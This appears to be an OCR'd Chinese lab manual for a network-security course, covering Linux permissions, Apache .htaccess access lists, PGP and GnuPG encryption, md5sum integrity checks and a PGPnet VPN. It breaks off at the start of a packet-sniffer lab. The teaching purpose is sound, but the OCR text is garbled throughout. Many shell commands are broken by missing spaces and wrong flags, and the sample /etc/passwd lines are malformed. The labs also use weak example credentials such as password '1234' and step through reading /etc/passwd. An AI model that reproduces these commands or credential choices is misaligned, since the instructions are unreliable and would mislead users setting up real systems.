目　录

实验十九：查看 ISS 检测报告
实验二十：在 Linux 下安装、使用混杂模式检测器
实验二十一：使用 AntiSniffer 检测工作在混杂模式下的网卡
实验二十二：安装 SSH Server 替换 Telnet 和 rlogin 工具
实验二十三：SSH 加密传输与认证
实验二十四：通过 SSH 在 FTP 方式下安全地传输文件
实验二十五：用 SSH 在 Linux 下创建、发放密钥
实验二十六：在 Linux 下使用公钥体系进行认证
实验二十七：在 Windows NTt Linux 之间建立可信连接

网络安全与防火墙实验篇

实验一：查阅 Linux 缺省的存取控制权限

实验等级：中

实验目的：了解 Linux 文件格式以权限的设置

实验步骤：
1.以 root 身份登录进入 linux
2.使用以下命令创建新帐户 anyuser/usr/sbin/useradd anyuser
3.为 anyuser 帐户设置密码：
/usr/sbin/passwd
Changing password for user anyuser
New UN IX password
Retype UNIX password
4.注销并且以 anyuser 帐户登录
5.查看 linux 密码文件内容：/bin/cat/etc/passwd
root:x:0:0:root:/bin/bash
bin:x:1:1:bin:/bin
daemon:x:2:2:daemon:/sbin:
mail:x:8:12:mail:/var/spool/mail
named:x"25:25:Bind User:/var/named:
dnscache:x:410:405:dnscache user:/var/djbdns:/bin/true
xfs:x:414:414:X Font Server:/etc/S11/fs:/bin/false
postfix:x:415:416:postfix:/var/spool/postrix:
mtsql:x:416:417MySQL server:/var/lib/mysql:/bin/bash
test:x:501:501:condor:/home/condor:/bin/bash
anyuser:x:502:506:zhengya:/home/julia:/bin/bash
6.注销并且以 root 身份登录
7.输入以下命令：/bin/chmod o-r/etc/
chmod 是在 Linux 下用来发迹文件或目录权限的命令，有关其详细的内容我们会在操作系统安全篇里介绍.
8.再次以 anyuser 帐户重新登录,试着列出/etc/下所有内容
9.由于系统不再允许 Everyone 的访问,命令应该失败
10.作为非 root 用户,可以使用以下命令发迹密码:
host＄ passwd
(current) UNIX password:
New UNIX password:
Retype new UNIX password:
Passwd:all authentication tokens updated successfully

实验二:创建 Apache 服务器下的访问控制列表

实验等级:高

实验目的:了解 Apache 下的虚拟目录作用及安全配置

实验步骤:
1.以 root 身份登录进入 linux
2.检查 web 服务器是否已安装:

host#rpm-qa｜grep apache
host# apache-1.3.9-4
3.检查 Apache 服务器是否已启动:host#ps aux｜grep httpd
4.使用命令 host#cd/转到根目录
5.创建 acltest 目录:mkdir acltest
6.进入 acltest 目录,建立 index.html 文件:
cd acltest
touch index.html
7.使用 vi 编辑 index.html 文件内容如下:
<html>
<head>
<title>Create an ACL</title>
</head>
<body>
This is a secret page
</body>
</html>
8.进入/etc/httpd/conf/目录下:cd /etc/httpd/conf/
9.编辑 access.conf 文件,在文件末尾添加以下内容(注意区分大小写):
<Directory/acltest>
AllowOverride All
</Directory>
10.在同一目录下,使用 vi 打开 srm.conf
11.找到别名定义区,添加以下别名
Alias/acltest/acltest/

12.使用 http restart 重新启动 Apache 服务器
/etc/rc.d/init.d/httpd restart
13.使用 lynx 浏览器访问新建的 Web 页
lynx 192.168.1.x/acltest/
我们可以正常地看到刚才制作的页面
14.使用 cd/acltest/进入 acltest 目录
15.使用命令 touch.htaccess 创建隐含文件 htaccess
16.打开.htaccess 文件并输入以下内容(注意区分大小写),创建存取控制列表:
AuthUserFile/apachepasswd/.htpasswd
AuthGroupFile/dev/null/
AUthName AllowLocalAccess
require valid-user
17.创建一个目录,专用于存放访问 Apache 服务的帐户数据库:
mkdir /apachepasswd
18.建立 Apache 帐户 webuser1,并将其数据库文件保存为/apachepasswd/.htpasswd
htpasswd-c/apachepasswd/.htpasswd webuser1
New password:
Re-type new password:
19.使用 lynx 浏览/acltest/index.html，将被提示输入密码，否则无法访问 Apache 服务器


在一个网站中多数页面是各浏览者公开的,但有些页面只对内部员工或者会员 才提供服务,这时 Apache 的访问控制列表就显得尤为重要了;在实验过程中文件的 名字和存放位置可能有所不同,要正确理解实验中每一步的意义。

实验三：使用ＰＧＰ创建密钥对

实验等级：中

实验目的：了解加密工具 PGP 的原理及简单配置方法

实验步骤：
１、打开开始菜单>程序>PGP>PGPkeys，妄动 PGPkeys
２、在 Key Generation Winzrad 提示向导下，点击 Next，开始创建密钥对




３、输入全名和邮件地址(sx@linux-online.com)，x 为座位号

４、选择缺省设置 Diffle-Hellman/DSS 加密，单击 Next

５、加密长度保持缺省设置为 2048 位

６、接受密钥对永不过期的缺省设置，单击 Next

７、在要求输入 passphrase 的对话框中，两次输入 passphrase 并再次确认；这里的 passphrase 我们可以理解是保护自己私钥的密码




８、在 PGP 完成创建密钥对后，单击 Next

９、取消 Send my key to the root server now 复选项，单击 Next

１０、单击 Finish，打开 PGPkeys 主界面

１１、找到并展开创建的密钥对，右键单击，选取 Key Properties




12、选取 Subkeys 页，试着使密钥无效，但不要确认

实验四：在ＮＴ下导出ＰＧＰ公钥及对签名


实验等级：中

实验步骤：

１、打开 PGPkeys
２、右键单击公钥项，选取 Export
３、在 Export Key to File 对话框中，保持默认文件名并保存到教师机上， 路径为\\Teacher\share 下，文件名为 studentx(x 为座位号)
４、打开 Microsoft Outlook Express(开始>程序>Outlook Express)
５、配置 Outlook Express 如下：帐户名--sx(x 为座位号)，邮件地址-- sx@linux-online.com,POP3/SMTP 服务器地址--192.168.0.14(实际中可能会有所不同)
６、发送公钥文件给合作伙伴，或从路径\\Teacher\share 下获得合作伙伴的公钥 文件
７、在 PGPkeys 中打开 Keys 菜单，选择 Import
８、在 Select File Containing 对话框中，定位并选择合作伙伴的公钥文件， 然后单击 Open 按钮
９、在 Select key(s)对话框中，选中要导入的公钥文件，选择 Import



１０、右键单击导入的公钥，选择 Sign
１１、加亮公钥并选中 Allow signature be exported 复选框
１２、在要求输入密码时，输入你自己的私钥，即在实验二中输入的密码
１３、右键单击合作伙伴的公钥，选取 Key Properties
１４、在出现的对话框底部，将表示信任状态的滑动条由 Untrusted 拖至 Trusted



如果不做上述一步的话，当收到对方加密又签名的邮件，解开后会发现在签名的状态旁会出现 invalid 提示：意为没有对此密钥完全信任。

实验五：ＮＴ下使用ＰＧＰ密钥对加密、解密信息

实验等级：高

实验步骤：

１、打开 Outlook Express，撰写一份给合作伙伴的邮件，内容为 hello world！
２、在发送之前，选中邮件所有内容，右键单击任务栏中的 PGP encryption 图标
３、选取 Current Window>Encrypt，对邮件进行加密，结果如下：

如果这种方法出错，可以先把要加密的信息进行复制或剪切,然后右键点 PGP encryption 图标，从弹出的菜单中选中 encrypt from clipboard，这样信息会在内存中加密，然后我们再回到输写正文的窗口中，点击鼠标右键，选粘贴。

４、在提示输入密码时，输入你自己的私钥的 passphrase

５、收到邮件双击打开后，单击 Decrypt PGP Message 图标，解密邮件

实验六：用ＰＧＰ加密和解密文件

实验等级：高

实验步骤：

１、使用 Windows Notepad 创建文件 pgpstudentx(x 为座位号)，文件内容为 This file is encrypted.


２、单击开始菜单>程序>PGP>PGPtools

３、选择 Encrypt/Sign 图标（左起第四个）

４、在 Select File(s)对话框中选择最初建立的 pgpstudentx.txt 文件

５、在 PGP Key Selection Dialog 对话框中，选中合作伙伴的密钥， 然后双击选中项

６、要求输入你的私钥 passphrase，正确输入后文件被转换为扩展名为.pgp 的加密文件



７、与合作伙伴交换文件后，双击得到的文件

８、接收者按要求输入自己设置的密钥的 passphrase 即可解开文件，程序会自动地将扩展名为 pgp 去掉生成原始文件

９、当解密完成后，会出现 PGPLOG 的对话框，我们可以看到这个文件是既签名又加密的文件，并能看出它的签名状态是否完好。

电子邮件是我们日常生活中以及工作中不可或缺的一个电子交流工具之一,但是由于其所采用的协议是以明文传输的，所以很容易被一些黑客截取甚至篡改邮件的内容，伪造 Email 也是频频在网络中分步， 因此采用加密的手段来保护我们重要的信件和资料是非常必要的。

实验七：使用ＭＤ５ｓｕｍ创建ＨＡＳＨ校验和

实验等级：中

实验目的：了解 HASH 算法的工作原理以及 md5sum 程序的使用

实验步骤：

１、以 root 身份登录到 linux 系统

２、在根目录下创建文件夹 md5test

cd/

mkdir md5test

３、进入 md5test 目录：cd md5test

４、创建名为 myfile 的文件：touch myfile

５、使用 vi 编辑 myfile 文件，输入以下内容：

Has anyone altered the contents of this file?

６、使用 md5sum 计算 hash 校验和

[root@md5test]#md5sum myfile

７、再次运行 md5sum 命令，并且将结果导出保存到 myfile.md5 文件中

[root@md5test]md5sum myfile>myfile.md5

８、打开 myfile 文件，修改文件内容（尽量作最小的改动）然后保存

９、再次运行 md5sum 命令，应该得到以不同的 hash 值

１０、用 cat 命令查看 myfile.md5 内容：cat myfile.md5

１１、比较第 9 步和第 10 步的输出结果，应该看到两者的不同

１２、输入以下命令：md5sum/etc/passwd/>passwd.md5，创建针对当前/etc/passwd 数据库的 hash 校验和

１３、查看 passwd.md5 文件内容:cat passwd.md5

１４、添加用户 hashtest 并且修改密码

Linux#useradd hashtest

Linux#passwd hashtest

Changing password for user hashtest

Nes UNIX password:

Retype new UNIX password:

passwd:all authentication tokens updated successfully

１５、执行命令 md5sum-c passwd.md5,其中-c 参数用来比较数据库更改前后的 hash 校验值,应该能够看到有关校验值已经改变的信息

实验八:使用 PGP 实现 VPN 的实施

实验等级:高

实验目的:了解 VPN 的原理及协议,掌握 PGP 具体实施的方法

实验步骤:

1.记录下合作伙伴的计算机名和 IP 地址

2.单击开始>程序>PGP>PGPnet


3.仔细阅读 Add Host Wizard 的提示内容,单击 Next

4.接受缺省设置,单击 Next


5.选择缺省项 Enforce secure communications,然后单击 Next

6.输入启示下的计算机名后单击 Next

7.输入合作伙伴的计算机名或 IP 地址,单击 Next




8.选择 Use public-key cryptographic security only 单选框,然后单击 Next




9.接下来选择 Automatically 选项,然后单击 Next

10.单击 Select Key...按钮以选择自己的密钥




11.选中显示自己的公钥,单击 OK



12.单击 Next 以完成该过程

13.最后将被要求输入自己的私钥的 Passphrase,创建一个系统的认证条目



14. 合作双方同时打开 User Manager, 创建新用户 ciw, 清除 User Must Change Password at Next Logon 选项,以 1234 为密码.

15.打开 PGPnet,单击 Add 按钮
16.依据向导提示,在列表中输入合作伙伴的 IP 地址
17.在 PGPnet 配置窗口中,选择 Hosts 页,查看是否存在刚建立的条目?
18.建立到合作伙伴的 FTP 连接,使用 ciw 用户名;同时,提示合作伙伴进行相同的操作
19.观察 SA 批示灯将变为绿色
20.使用相反的规则重复上述各步

实验九:在 Linux 下用 gnupg 工具实现加密

实验等级:可选

实验目的:了解如何利用 gnupg 工具在 Linus 下实现加密的技术

实验步骤:
1.首先我们要看当前的 Linux 系统上是否已经了 gnupg 软件,对于 Red Hat linux7.0 版本之后会自动地安装此软件;我们输入下列命令查看本机是否安装

```
Linux $ rpm-qa | grep gnupg
gnupg-1.0.4-11
```

从上面返回的情况可以看出软件包已经安装过了, 如果没有安装请按照教师的指 导安装
2.在安装完 gnupg 软件包后,我们需要做的是生成一对密钥

```
Linus $ /usr/bin/gpg-gen-key
gpg(GnuPG)1.0.4;Copyright(C)2000 Free Software Foundation,Inc.
This program comes sith ABSOLUTELY NO WARRANTY.
This is free software,and you are welcome to redistribute it
under certain conditions.See the file COPYING for details.

gpg:Warning:using insecure memory!
gpg:/home/zhuxg/.gnupg/secring.gpg:keyring created
gpg:/home/zhuxg/.gnupg/pubring.gpg:kdyring created
Please select what kind of key you wang:
  (1)DSA and E1Gamal(default)
  (2)DSA(Sign only)
  (4)E1Gamal(sign and encrypt)
Your selection?
```

3.我们输入 1 然后回车(选择采用 DSA and ELGamal 算法)

```
DSA keypair sill have 1024 bits.
About to generate a new ELG-E keypair.
                minimum keysize is 768 bits
                default keysize is 1024 bits
      highest suggested keysize is 2048 bits
What Keysize do you want?(1024)
```

4.输入 2048 然后回车(选择密钥长度的位数)

```
Please specify how long the key should be valid.
        0=key does not expire
     <n> =key expires in n days
     <n>w=key expires in n weeks
     <n>m=key expires in n months
     <n>y=key expires in n years
Key is valid for?(0)
```

5.输入 0 回车(0 代表密钥永不过期);然后输入 y 继续
6.要求输入 rdal name,以及 email 地址和 passphrase
7.可以把 passphrase 看作是保护私钥的密码,输入:ciwcertified; 我们需要任意地敲打键盘,程序会随机生成一对密钥,在用户的宿主目录的.gnupg 目录下
8.我们可以下列命令查看自己刚才建立的私钥

```
Linux $  gpg-list-secret-keys
```

查看自己的公钥

```
Linux $  gpg-list-keys
```

9.用同样的方法在另一台机器上安装 gpg,并使用下列命令导出公钥

```
Linus $  gpg-export>machine2.asc
```

公钥的名字一定要以 asc 为扩展名,把将这个文件传到你的机器上
10.在你的机器上使用下列命令将对方的公钥导入

```
Linux $  gpg-import machine2.asc
```

并再次用 gpg-list-keys 命令看是否成功导入了对方的公钥

11.接下来我们用做的就是对这把新导入的公钥签名

Linux＄ gpg-sign-key machine2

注:这里 machine2 应是对方建立密钥的 real name

我们可以利用 pgp-list-sigs 来查看是否正确地对对方公钥签名了

采用同样的方法将你的公钥导出传到对方的机器上

12.这样我们就可以用对方的公钥来加密文件了;首先建立一个文件

Linux＄ eacho this is a test .>encryptfile

13.用对方的公钥来加密此文件

Linux$ gpg-encypt-r receiver_public_keyname encryptfile

receiver_public_keyname 在这里应为接收者的公钥名字；执行完毕后，会生成加密后的文件 encryptfile.gpg，我们 cat encryptfile.gpg 输出结果，看看怎样！

14.将此加密后的文件传到对方机器上，接收方用下命令解密

gpg –decrypt encryptfile.gpg

输入正确的 passphrase 后，会生成解密后的 encryptfile 文件。

15.如果需要发送一封既加密又签名的邮件内容，使用下面命令。

Gpg –se –r receiver_public_keyname filename

16.接收者收到这样的信件，只需输入：

gpg –d filename.gpg

实验十：使用 sniffer 捕获加密包和非加密包

实验等级： 高


实验目的：充分理解采用加密和不加密和技术数据的传播状态

实验步骤：

